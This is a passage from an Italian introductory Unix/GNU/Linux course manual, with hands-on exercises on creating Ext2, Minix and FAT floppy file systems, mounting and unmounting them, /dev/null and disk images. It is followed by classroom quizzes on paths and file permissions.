Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un file system Ext2. Si osservi che in un dischetto non è possibile creare le estensioni relative al formato Ext3, per mancanza di spazio.

mkfs.ext2 /dev/fd0 [*Invio*]

```
Filesystem label=
OS type: Linux
Block size=1024 (log=0)
Fragment size=1024 (log=0)
184 inodes, 1440 blocks
72 blocks (5.00%) reserved for the super user
First data block=1
1 block group
8192 blocks per group, 8192 fragments per group
184 inodes per group

Writing inode tables: done
Writing superblocks and filesystem accounting information: done

This filesystem will be automatically checked every 33 mounts or
180 days, whichever comes first.  Use tune2fs -c or -i to override.
```

Per proseguire l'esercizio si devono distinguere i tre dischetti appena preparati, in modo da sapere riconoscere quale utilizza il file system Dos, quale quello Minix e quale quello Ext2.

37.2 Innestare e staccare i dischetti

Nei sistemi Unix e derivati, per poter accedere a un'unità di memorizzazione occorre che il file system di questa sia ***innestato*** («montato») in quello globale. Non si può indicare semplicemente una directory o un file di un certo dispositivo. L'innesto è l'operazione con cui si inserisce il file system di un'unità di memorizzazione in corrispondenza di una directory del file system già attivo. La directory che si utilizza generalmente per innestare provvisoriamente le unità esterne è '`/mnt/`' (ma in molti casi si usa una struttura più articolata, discendente dalla directory '`/mnt/`' stessa). Gli esempi di questa sezione si riferiscono a un sistema GNU/Linux.

Si procede inserendo il dischetto inizializzato con il formato Ext2 e innestandolo nella directory '`/mnt/`'.

mount -t ext2 /dev/fd0 /mnt [*Invio*]

Da questo momento, la directory '/mnt/' è l'inizio del dischetto.

touch /mnt/super.ultra.mega.macro [*Invio*]

Con il comando appena visto, si vuole creare un file vuoto con un nome piuttosto lungo. Volendo si possono copiare dei file nel dischetto.

cp /bin/bash /mnt [*Invio*]

Solitamente, l'invito della shell torna a disposizione prima che le operazioni di scrittura siano state completate, a causa della presenza di una «memoria di transito», o più precisamente di una memoria cache. Anche per questo motivo, il dischetto non può essere estratto semplicemente alla fine delle operazioni che con questo si vogliono svolgere.

Finché il dischetto risulta innestato, si può trattare come parte del file system globale.

ls -l /mnt [*Invio*]

```
total 418
-rwxr-xr-x   1 root   root  412516 Dec 28 13:10 bash
drwxr-xr-x   2 root   root   12288 Dec 28 12:37 lost+found
-rw-r--r--   1 root   root       0 Dec 28 13:05 super.ultra.mega.macro
```

Si può osservare che il dischetto contiene il file creato all'inizio, l'eseguibile '**bash**' copiato in precedenza e una directory particolare: 'lost+found/'. Questa viene creata automaticamente assieme al file system Ext2. Generalmente può essere cancellata se la sua presenza infastidisce. In un certo senso, la presenza di questa directory è utile per scorgere l'inizio di un file system innestato in quel punto particolare.

Si procede sostituendo il dischetto con quello contenente un file system Minix. Per fare questo occorre prima staccare il dischetto inserito attualmente e quindi innestare il secondo.

umount /mnt [*Invio*]

A questo punto, al ritorno dell'invito della shell, si possono sostituire i dischetti.

mount -t minix /dev/fd0 /mnt [*Invio*]

Per esercizio, si fanno le stesse operazioni di prima.

touch /mnt/super.ultra.mega.macro [*Invio*]

cp /bin/bash /mnt [*Invio*]

ls -l /mnt [*Invio*]

```
total 404
-rwxr-xr-x   1 root   root  412516 Dec 28 13:31 bash
-rw-r--r--   1 root   root       0 Dec 28 13:31 super.ultra.mega.macro
```

Come si può osservare, il file system Minix non prevede la presenza della directory 'lost+found/'. Un'altra cosa da notare è che il file con quel nome lungo è stato memorizzato nel modo corretto, ma in ogni caso, in un file system Minix i nomi non possono superare i 30 caratteri.

umount /mnt [*Invio*]

A questo punto si ripetono le stesse cose con il dischetto Dos-FAT.

mount -t msdos /dev/fd0 /mnt [*Invio*]

touch /mnt/super.ultra.mega.macro [*Invio*]

cp /bin/bash /mnt [*Invio*]

ls -l /mnt [*Invio*]

```
total 403
-rwxr-xr-x   1 root     root       412516 Dec 28 14:02 bash
-rwxr-xr-x   1 root     root            0 Dec 28 14:01 super.ult
```

Trattandosi di un dischetto con un file system Dos-FAT, le cose non sono andate come in precedenza. Prima di tutto, i permessi dei file non corrispondono agli esempi già visti: in pratica, tutti i file hanno gli stessi permessi. L'utente proprietario di tutti i file è '**root**' essendo stato lui a innestare il dischetto. I nomi dei file vengono troncati.

Volendo utilizzare un dischetto Dos-FAT per memorizzare nomi lunghi, nello stesso modo in cui fa MS-Windows lo si può innestare facendo riferimento al tipo di file system '**vfat**', mentre l'inizializzazione del dischetto avviene sempre nello stesso modo.

Prima di concludere l'esercizio, si stacca il dischetto.

umount /mnt [*Invio*]

È il caso di ricordare che non è possibile staccare un disco se prima non è terminata l'attività con questo. Per cui, se la directory corrente è posizionata su una directory appartenente al file system del disco che si vuole staccare, non si riesce a eseguire l'operazione di distacco.

37.3 Conclusione

La gestione delle unità di memorizzazione può sembrare complicata fino a che non se ne comprende la logica. La cosa più importante da capire è che non si può accedere al contenuto di un disco se prima questo non viene innestato, così come non si può estrarre un disco se prima non è stato eseguito il distacco.

A partire dal capitolo 164 vengono trattati questi argomenti.

È il caso di ricordare che l'esercizio è stato svolto operando come utente '**root**', per cui, prima di proseguire, è meglio ritornare allo stato normale.

exit [*Invio*]

Capitolo 38

Dispositivi

Nei sistemi Unix, i dispositivi sono manifestati da file speciali collocati nella directory '/dev/'. L'utilizzo diretto dei dispositivi è spesso un'operazione delicata, che può essere eseguita solo dall'utente '**root**'. Alcuni esercizi di questa sezione vanno svolti come utente '**root**' e in tal caso si può notare l'invito della shell, che negli esempi viene rappresentato dal simbolo '**#**'.

38.1 File «/dev/null»

Il file di dispositivo '/dev/null' corrisponde in lettura a un file vuoto e in scrittura a una sorta di buco senza fondo: tutto ciò che vi viene scritto è perduto. Questa particolarità è molto utile negli script in cui si vuole evitare che i comandi contenuti emettano segnalazioni all'utente.

$ **ls /bin > /dev/null** [*Invio*]

Il comando appena mostrato non emette nulla sullo schermo perché tutto viene ridiretto verso '/dev/null'. Si può verificare che in questo file non ci sia più alcuna traccia con il comando seguente:

$ **cat /dev/null** [*Invio*]

Non si ottiene alcun output.

38.2 Dispositivi di memorizzazione

La gestione diretta dei dispositivi di memorizzazione è un'operazione delicata e richiede i privilegi dell'utente '**root**'.

$ **su** [*Invio*]

Password: **ameba** [*Invio*]

I dispositivi di memorizzazione possono essere gestiti come se fossero dei file. In pratica, un dischetto da 1440 Kibyte può essere trattato come se fosse un file della stessa dimensione.

Nell'esercizio sulle unità di memorizzazione sono stati inizializzati alcuni dischetti e vi è stato copiato dentro qualcosa.

Si procede in modo da generare un file-immagine di un dischetto di quelli preparati in precedenza. Si inserisce uno di quei dischi.

cp /dev/fd0 disco.img [*Invio*]

Il dischetto di cui è stata fatta la copia in un file-immagine non è stato innestato in precedenza e tuttora non risulta innestato.

ls -l disco.img [*Invio*]

```
-rw-r-----   1 root     root      1474560 Dec 28 14:59 disco.img
```

Volendo eseguire la copia del dischetto a cui appartiene questa immagine, basta sostituirlo con un altro che sia già stato inizializzato a basso livello (con '**fdformat**' per esempio, o con un

altro sistema operativo con gli strumenti che questo mette a disposizione) e quindi copiare il file-immagine sul file di dispositivo corrispondente al dischetto.

Si sostituisce il dischetto e si procede.

cp disco.img /dev/fd0 [*Invio*]

Il dischetto che si ottiene contiene la copia identica di quello di partenza.

38.3 Conclusione

L'accesso diretto ai file di dispositivo è un metodo utilizzato particolarmente per la riproduzione di dischi (prevalentemente dischetti) in modo da conservare tutte le informazioni in essi contenuti. Questa tecnica viene usata specialmente per la trasmissione e la riproduzione di dischetti di sistemi operativi differenti, ed è normalmente ciò che si fa quando, a partire dal Dos, si devono preparare i primi dischetti di installazione di GNU/Linux.

Parte vii

Verifiche

Capitolo 39


Directory e percorsi

tempo a disposizione:	10 minuti	punteggio massimo:	10
quantità di domande:	9	punti di penalità per ogni minuto di ritardo:	0,5

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Figura 39.2. Albero di file e directory.

39.1) [0..1.1] Rispetto allo schema della figura 39.2, scegliere il percorso assoluto che porta al nodo numero 2. Si dia una sola risposta.

1. ( ) '/home';
2. ( ) '/home/tizio';
3. ( ) '/home/caio';
4. ( ) '/home/caio/bin';
5. ( ) '/home/caio/mail';
6. ( ) '/home/sempronio'.

39.2) [0..1.1] Rispetto allo schema della figura 39.2, scegliere il percorso assoluto che porta al nodo numero 13. Si dia una sola risposta.

1. ( ) '/usr';
2. ( ) '/usr/lib';
3. ( ) '/usr/lib/apt';
4. ( ) '/usr/lib/boa';
5. ( ) '/usr/lib/libm.a';
6. ( ) '/usr/bin'.

39.3) [0..1.1] Rispetto allo schema della figura 39.2, scegliere il percorso assoluto che porta al nodo numero 17. Si dia una sola risposta.

1. ( ) '/usr/lib/libc.so';
2. ( ) '/lib/libc.so';
3. ( ) '/lib';
4. ( ) '/bin';
5. ( ) '/bin/bash'.

39.4) [0..1.2] Rispetto allo schema della figura 39.2, scegliere, tra gli altri, il percorso assoluto che non esiste. Si dia una sola risposta.

1. ( ) '/bin/bash';
2. ( ) '/usr/bin';
3. ( ) '/home/tizio';
4. ( ) '/home/caio/bin';

5. ( ) '`/home/tizio/bin`';
6. ( ) '`/usr/lib/apt`'.

39.5) [0..1.1] Rispetto allo schema della figura 39.2, indicare uno dei percorsi relativi validi che permettono di raggiungere il nodo 13 a partire dal nodo 4. Si diano una sola risposta.

1. ( ) '`usr/lib/apt`';
2. ( ) '`lib/apt`';
3. ( ) '`bin/../lib/apt`';
4. ( ) '`../dev/lib/apt`';
5. ( ) '`home/tizio/apt`'.

39.6) [0..1.1] Rispetto allo schema della figura 39.2, se la directory corrente è '`/home/caio`' e si fa riferimento al percorso '`../../usr/lib/libm.a`', si indichi il numero del nodo di partenza e il numero del nodo di destinazione. Si dia una sola risposta.

1. ( ) si parte dal nodo 6 e si arriva al nodo 14;
2. ( ) si parte dal nodo 7 e si arriva al nodo 15;
3. ( ) si parte dal nodo 8 e si arriva al nodo 16;
4. ( ) si parte dal nodo 9 e si arriva al nodo 17.

39.7) [0..1.1] Rispetto a quanto si può vedere nello schema della figura 39.2, che tipo di nodo è il numero 9? Si dia una sola risposta.

1. ( ) è sicuramente un file di dati (non è una directory);
2. ( ) è sicuramente una directory;
3. ( ) non è possibile stabilire se si tratta di un file di dati o di una directory.

39.8) [0..1.1] Rispetto a quanto si può vedere nello schema della figura 39.2, che tipo di nodo è il numero 18? Si dia una sola risposta.

1. ( ) è sicuramente un file di dati (non è una directory);
2. ( ) è sicuramente una directory;
3. ( ) non è possibile stabilire se si tratta di un file di dati o di una directory.

39.9) [0..1.1] Rispetto a quanto si può vedere nello schema della figura 39.2, che tipo di nodo è il numero 17? Si dia una sola risposta.

1. ( ) è sicuramente un file di dati (non è una directory);
2. ( ) è sicuramente una directory;
3. ( ) non è possibile stabilire se si tratta di un file di dati o di una directory.

Capitolo 40

Privilegi e permessi 1

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	10	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Si rammenta che i permessi di accesso sui file e sulle directory sono suddivisi in tre parti, riferite rispettivamente all'utente proprietario, al gruppo proprietario e agli altri utenti rimanenti.

40.1) [-1..1] A cosa serve il permesso '`r`' dei file di dati?

1. ( ) a leggere il contenuto;
2. ( ) a leggere l'elenco di file e di directory contenuti;
3. ( ) a modificarne il contenuto;
4. ( ) a inserire o cancellare file e directory;
5. ( ) a eseguirli o eseguirle come programmi;
6. ( ) ad attraversarli o attraversarle;
7. ( ) a nulla.

40.2) [-1..1] A cosa serve il permesso '`x`' delle directory?

1. ( ) a leggere il contenuto;
2. ( ) a leggere l'elenco di file e di directory contenuti;
3. ( ) a modificarne il contenuto;
4. ( ) a inserire o cancellare file e directory;
5. ( ) a eseguirli o eseguirle come programmi;
6. ( ) ad attraversarli o attraversarle;
7. ( ) a nulla.

40.3) [-1..1] Viene sezionata la stringa che descrive i permessi di accesso a un certo file. Si indichi quale parte riguarda i permessi di accesso per l'utente proprietario.

```
rwxr-xr-x
\  /\  /\  /
 A   B   C
```

1. ( ) A
2. ( ) B
3. ( ) C

40.4) [0..1] A cosa corrisponde il numero ottale 644_8 nella rappresentazione dei permessi di un file? Si scriva la stringa equivalente, senza aggiungere spazi e senza aggiungere altri caratteri superflui.

644_8: ______________________

40.5) [-5..1] Cosa può fare l'utente '`tizio`' che appartiene al gruppo '`ammin`', con il file seguente? Si possono dare più risposte.

```
-rw-r-----   1 tizio   ammin    4096 Feb 28 22:59 elenco.txt
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

40.6) [-6..1] Cosa può fare l'utente '`caio`', che appartiene al gruppo '`didattica`', con il file seguente? Si possono dare più risposte.

```
-rw-r-----   1 tizio   ammin    4096 Feb 28 22:59 elenco.txt
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;

5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

40.7) [-6..1] Cosa può fare l'utente '`sempronio`', che appartiene al gruppo '`ammin`', con il file seguente? Si possono dare più risposte.

```
-rw-r-----   1 tizio   ammin    4096 Feb 28 22:59 elenco.txt
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

40.8) [-5..1] Si osservi la situazione seguente, riferita al contenuto della directory '`/prova/`'. Cosa può fare l'utente '`tizio`', che appartiene al gruppo '`ammin`', con il file '`elenco.txt`'? Si possono dare più risposte.

```
drwxr-xr--  1 root   ammin      4096 Gen 28 23:59 .
-rw-r-----  1 tizio  ammin      4096 Feb 28 22:59 elenco.txt
-rwxr-x--x  1 caio   didattica  1256 Feb 28 18:33 elenca
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

40.9) [-4..0.99999999] Si osservi la situazione seguente, riferita al contenuto della directory '`/prova/`'. Cosa può fare l'utente '`caio`', che appartiene al gruppo '`didattica`', con il file '`elenca`'? Si possono dare più risposte.

```
drwxr-xr--  1 root   ammin      4096 Gen 28 23:59 .
-rw-r-----  1 tizio  ammin      4096 Feb 28 22:59 elenco.txt
-rwxr-x--x  1 caio   didattica  1256 Feb 28 18:33 elenca
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

40.10) [-6..1] Si osservi la situazione seguente, riferita al contenuto della directory '`/prova/`'. Cosa può fare l'utente '`sempronio`', che appartiene al gruppo '`ammin`', con il file '`elenco.txt`'? Si possono dare più risposte.

```
drwxr-xr--  1 root   ammin      4096 Gen 28 23:59 .
-rw-r-----  1 tizio  ammin      4096 Feb 28 22:59 elenco.txt
-rwxr-x--x  1 caio   didattica  1256 Feb 28 18:33 elenca
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

Capitolo 41

Privilegi e permessi 2

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	10	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Si rammenta che i permessi di accesso sui file e sulle directory sono suddivisi in tre parti, riferite rispettivamente all'utente proprietario, al gruppo proprietario e agli altri utenti rimanenti.

41.1) [-1..1] A cosa serve il permesso '`w`' delle directory?

1. ( ) a leggere il contenuto;
2. ( ) a leggere l'elenco di file e di directory contenuti;
3. ( ) a modificarne il contenuto;
4. ( ) a inserire o cancellare file e directory;
5. ( ) a eseguirli o eseguirle come programmi;
6. ( ) ad attraversarli o attraversarle;
7. ( ) a nulla.

41.2) [-1..1] A cosa serve il permesso '`x`' dei file di dati?

1. ( ) a leggere il contenuto;
2. ( ) a leggere l'elenco di file e di directory contenuti;
3. ( ) a modificarne il contenuto;
4. ( ) a inserire o cancellare file e directory;
5. ( ) a eseguirli o eseguirle come programmi;
6. ( ) ad attraversarli o attraversarle;
7. ( ) a nulla.

41.3) [-1..1] Viene sezionata la stringa che descrive i permessi di accesso a un certo file. Si indichi quale parte riguarda i permessi di accesso per gli utenti del gruppo proprietario.

```
rwxr-xr-x
\ /\ /\ /
 A  B  C
```

1. ( ) A
2. ( ) B
3. ( ) C

41.4) [0..1] A cosa corrisponde il numero ottale 755_8 nella rappresentazione dei permessi di un file? Si scriva la stringa equivalente, senza aggiungere spazi e senza aggiungere altri caratteri superflui.

755_8: ______________________________

41.5) [-5..1] Cosa può fare l'utente '`tizio`' che appartiene al gruppo '`ammin`', con il file seguente? Si possono dare più risposte.

```
-rw-r-----   1 tizio   ammin    4096 Feb 28 22:59 elenco.txt
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

41.6) [-6..1] Cosa può fare l'utente '`caio`', che appartiene al gruppo '`didattica`', con il file seguente? Si possono dare più risposte.

```
-rw-r-----   1 tizio   ammin    4096 Feb 28 22:59 elenco.txt
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;

5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

41.7) [-6..1] Cosa può fare l'utente '`sempronio`', che appartiene al gruppo '`ammin`', con il file seguente? Si possono dare più risposte.

```
-rw-r-----   1 tizio   ammin    4096 Feb 28 22:59 elenco.txt
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

41.8) [-5..1] Si osservi la situazione seguente, riferita al contenuto della directory '`/prova/`'. Cosa può fare l'utente '`tizio`', che appartiene al gruppo '`ammin`', con il file '`elenco.txt`'? Si possono dare più risposte.

```
drwxr-xr--  1 root   ammin      4096 Gen 28 23:59 .
-rw-r-----  1 tizio  ammin      4096 Feb 28 22:59 elenco.txt
-rwxr-x--x  1 caio   didattica  1256 Feb 28 18:33 elenca
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

41.9) [-6..1] Si osservi la situazione seguente, riferita al contenuto della directory '`/prova/`'. Cosa può fare l'utente '`sempronio`', che appartiene al gruppo '`ammin`', con il file '`elenca`'? Si possono dare più risposte.

```
drwxr-xr--  1 root   ammin      4096 Gen 28 23:59 .
-rw-r-----  1 tizio  ammin      4096 Feb 28 22:59 elenco.txt
-rwxr-x--x  1 caio   didattica  1256 Feb 28 18:33 elenca
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

41.10) [-6..1] Si osservi la situazione seguente, riferita al contenuto della directory '`/prova/`'. Cosa può fare l'utente '`sempronio`', che appartiene al gruppo '`ammin`', con il file '`elenco.txt`'? Si possono dare più risposte.

```
drwxr-xr--  1 root   ammin      4096 Gen 28 23:59 .
-rw-r-----  1 tizio  ammin      4096 Feb 28 22:59 elenco.txt
-rwxr-x--x  1 caio   didattica  1256 Feb 28 18:33 elenca
```

1. [ ] leggere il contenuto;
2. [ ] leggere l'elenco di file e di directory contenuti;
3. [ ] modificare il contenuto;
4. [ ] inserire o cancellare file e directory;
5. [ ] eseguire il programma;
6. [ ] attraversarlo;
7. [ ] nessuna tra queste alternative.

Capitolo 42


Uso elementare di un sistema Unix

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	21	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

/
bin [a]
lib [b]
usr [c]
home [d]
lib [e]
bin [f]
tizio [g]

42.1) [-1..0.476] Cosa si può fare con un file che abbia i permessi '`r--r--r--`'?

1. ( ) si può leggere il suo contenuto;
2. ( ) si può leggere l'elenco di file e di directory contenuti;
3. ( ) si può modificare il suo contenuto;
4. ( ) si possono inserire o cancellare file e directory;
5. ( ) si può eseguire come programma;
6. ( ) si può attraversarlo o attraversarla;
7. ( ) non si può fare nulla.

42.2) [-1..0.476] Cosa si può fare con un file che abbia i permessi '`-w--w--w-`'?

1. ( ) si può leggere il suo contenuto;
2. ( ) si può leggere l'elenco di file e di directory contenuti;

3. ( ) si può modificare il suo contenuto;
4. ( ) si possono inserire o cancellare file e directory;
5. ( ) si può eseguire come programma;
6. ( ) si può attraversarlo o attraversarla;
7. ( ) non si può fare nulla.

42.3) [-1..0.476] Cosa si può fare con un file che abbia i permessi '`--x--x--x`'?

1. ( ) si può leggere il suo contenuto;
2. ( ) si può leggere l'elenco di file e di directory contenuti;
3. ( ) si può modificare il suo contenuto;
4. ( ) si possono inserire o cancellare file e directory;
5. ( ) si può eseguire come programma;
6. ( ) si può attraversarlo o attraversarla;
7. ( ) non si può fare nulla.

42.4) [-1..0.476] Cosa si può fare con una directory che abbia i permessi '`r--r--r--`'?

1. ( ) si può leggere il suo contenuto;
2. ( ) si può leggere l'elenco di file e di directory contenuti;
3. ( ) si può modificare il suo contenuto;
4. ( ) si possono inserire o cancellare file e directory;
5. ( ) si può eseguire come programma;
6. ( ) si può attraversarlo o attraversarla;
7. ( ) non si può fare nulla.

42.5) [-1..0.476] Cosa si può fare con una directory che abbia i permessi '`-w--w--w-`'?

1. ( ) si può leggere il suo contenuto;
2. ( ) si può leggere l'elenco di file e di directory contenuti;
3. ( ) si può modificare il suo contenuto;
4. ( ) si possono inserire o cancellare file e directory;
5. ( ) si può eseguire come programma;
6. ( ) si può attraversarlo o attraversarla;

7. ( ) non si può fare nulla.

42.6) [-1..0.476] Cosa si può fare con una directory che abbia i permessi '`--x--x--x`'?

1. ( ) si può leggere il suo contenuto;
2. ( ) si può leggere l'elenco di file e di directory contenuti;
3. ( ) si può modificare il suo contenuto;
4. ( ) si possono inserire o cancellare file e directory;
5. ( ) si può eseguire come programma;
6. ( ) si può attraversarlo o attraversarla;
7. ( ) non si può fare nulla.

42.7) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l'etichetta «a»?

1. ( ) '`/bin`'
2. ( ) '`/lib`'
3. ( ) '`/home`'
4. ( ) '`/home/tizio`'
5. ( ) '`/usr`'
6. ( ) '`/usr/bin`'
7. ( ) '`/usr/lib`'

42.8) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l'etichetta «b»?

1. ( ) '`/bin`'
2. ( ) '`/lib`'
3. ( ) '`/home`'
4. ( ) '`/home/tizio`'
5. ( ) '`/usr`'
6. ( ) '`/usr/bin`'
7. ( ) '`/usr/lib`'

42.9) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l'etichetta «c»?

1. ( ) '/bin'
2. ( ) '/lib'
3. ( ) '/home'
4. ( ) '/home/tizio'
5. ( ) '/usr'
6. ( ) '/usr/bin'
7. ( ) '/usr/lib'

42.10) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l'etichetta «d»?

1. ( ) '/bin'
2. ( ) '/lib'
3. ( ) '/home'
4. ( ) '/home/tizio'
5. ( ) '/usr'
6. ( ) '/usr/bin'
7. ( ) '/usr/lib'

42.11) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l'etichetta «e»?

1. ( ) '/bin'
2. ( ) '/lib'
3. ( ) '/home'
4. ( ) '/home/tizio'
5. ( ) '/usr'
6. ( ) '/usr/bin'
7. ( ) '/usr/lib'

42.12) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l'etichetta «f»?

1. ( ) ‘/bin’
2. ( ) ‘/lib’
3. ( ) ‘/home’
4. ( ) ‘/home/tizio’
5. ( ) ‘/usr’
6. ( ) ‘/usr/bin’
7. ( ) ‘/usr/lib’

